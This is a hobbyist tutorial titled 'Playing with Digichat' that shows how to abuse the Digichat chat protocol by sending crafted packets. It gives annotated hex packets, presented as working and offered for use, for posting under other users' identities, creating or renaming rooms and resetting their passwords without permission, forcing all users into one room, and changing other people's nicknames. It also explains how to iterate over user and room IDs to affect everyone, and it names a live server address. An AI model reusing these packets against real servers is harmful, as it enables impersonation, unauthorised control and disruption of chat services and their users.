Playing with Digichat

By

Qnix

Index

About Digichat


Digi-Net Technologies, Inc., is a privately held commercial software development company founded in 1999 by Robert Parker. The company's singular focus is to develop products and services designed to "Breathe Life Into The Internet." Digi-Net has quickly grown into one of the premiere technology providers of online collaboration and e-commerce solutions and has been selected by leading companies such as Delta Airlines, NHL, Sun Microsystems, Harvard University and Proctor & Gamble.

Info about the vulnerabilities

When your in a digichat room you can send special packets with these packets you can write in a room with another nickname , you can make all users join one channel
you can make someone talk with another one in private
you can make all users write to each other in private, creating rooms, changing room password, kick a user , kick all users ...etc

Example one : all users write in one room

I have connected to a digichat server at *72.18.204.11:8396*
in the digichat room i have wrote hello



and the sent packets are

in hex :
00 01 03 01 00 00 03 E8 FF FF FF FF FF FF FC 19 00 01
00 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 11 00 00 00 00 00 05 68 65 6C 6C 6F
00 02 C0 80

in ASCII :
.....hello.....


This is the header :
00 01 03 01 00 00 03 E8 FF FF FF FF FF FF FC 19

00 01 00 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 11 00 00 00 00 00

^ ^
| |__ this is the user byte
| (Qnix = 0x11)
|
|___ this is the room byte
that mean user 0x11
will write in room 0x00

05 68 65 6C 6C 6F 00 02 C0 80
^ *h e l l o* ^----------^--- these bytes used to
| print a message in public rooms
|
|---------- this is the size of message (hello)

So if we increase the user byte 1 byte each time a packet sent that will make all users write hello in room 0x00



Example two : playing with rooms

You can send packets that will create a room , change a room name , change the password of a room ...etc

How to create a room (even if you dont have the permission to do it)

while your in the chat you can send these packets

in hex :
00 01 07 02 FF FF FF FF FF FF FF FF 00 00 00 09 00 01 00 05 03 01 00 00 00 00 00 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 03 EB 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 07 50 72 69 76 61 74 65 00 07 4E 6F 74 68 69 6E 67 00 02 C0 80 00 00 00 0B 0B 64 0B 64 0B 64 0B 64 0B 64 06 00 FF FF FF 00 8C 0A 00 00 C0 6B

in ASCII :
.....Private..Nothing.....
..d.d.d.d.d...

These packets will create a room called *Private* and it ID is 0xEB , the topic of this room is *Nothing* and the password is 666666


00 00 00 00 00 00 03 EB 00 00 00 00 00 00 00 00 00 00 00
^
|_ this is the ID of the room that you will create

00 00 00 00 00 00 07 50 72 69 76 61 74 65 00
^_____^
|
|_ This is the room name (Private)

07 4E 6F 74 68 69 6E 67 00 02 C0 80 00 00 00
^_____^
|
|___ This is the room topic (Nothing)

0B 0B 64 0B 64 0B 64 0B 64 0B 64 06
^_____^
|
|____ This is the password (666666)

You can even create lots lots of rooms by sending packets while increasing the byte of room ID 1 byte each time a packet sent ....



To change a room name and password just add the room-ID and send the packet , so if i want to change room number 0x01 and password i sent this packet for example

01 07 02 FF FF FF FF FF FF FF FF 00 00 00 09 00 01 00 05 03 01 00 00 00 00 00 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 03 EB 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 07 61 64 6D 69 6E 00 07 61 64 6D 69 6E 00 02 C0 80 00 00 00 0B 0B 64 0B 64 0B 64 0B 64 0B 64 06

that will change room name to admin and set topic to admin and the password will be 666666 .

Example three : Move all users to one room

You can send a packet that will make a user join or move to another room (even if you dont have the permission to) .
I have joined a room and this is what i got

in hex:
02 01 FF FF FF FF FF FF FF FF FF FF FC 19
00 01 00 02 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 2E 83 00 00
05 00 .

02 01 FF FF FF FF FF FF FF FF FF FF FC 19
^_____^
|__ this is the header

00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 2E 83 00 00
^ ^
| |__ this is user id
|
---- this is room-id

So if we increase the user byte 1 byte each time a packet sent .. all users in the chat will join room number 0x2E

Example four : Change your nickname or someone else nickname

To change your nickname or someone else nickname you need to know his/her user-id and the room-id of the room he's in .

For example im in room number 0x01 and im user number 0x50 i need to change my nickname from Qnix to 123123 for example ... i send this packet

in hex:
00 01 07 06 FF FF FF FF FF FF FF FF FF FF FC 19
00 01 00 03 03 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 01 53 00 00
03 E8 00 00 00 00 00 06 31 32 33 31 32 33 00 02
C0 80 00 02 C0 80 C0 80 00 00 00 00 ..

00 01 07 06 FF FF FF FF FF FF FF FF FF FF FC 19
^_____^
|
|__ This is the header

00 00 00 00 00 00 00 00 00 00 00 00 01 53 00 00
^ ^
| |_ user byte
|_ room id

03 E8 00 00 00 00 00 06 31 32 33 31 32 33 00 02
^ (1) (2) (3) (1)(2)(3)
|
|
|__ size of nickname (123123=6)

You can find lots of tricks and ways to control anything you want to ... these are some examples that migh be useful you can even write your own bot or a small application to do what ever you want .

And sorry if there are any spilling mistakes because im not that good in english .

Links

www.sf.net
www.ethereal.com
www.nimsoft.com
www.tamos.com
www.nsauditor.com
www.digichat.com
www.opensource.erve.vtt.fi/nipper/main.html
www.google.com :D
...etc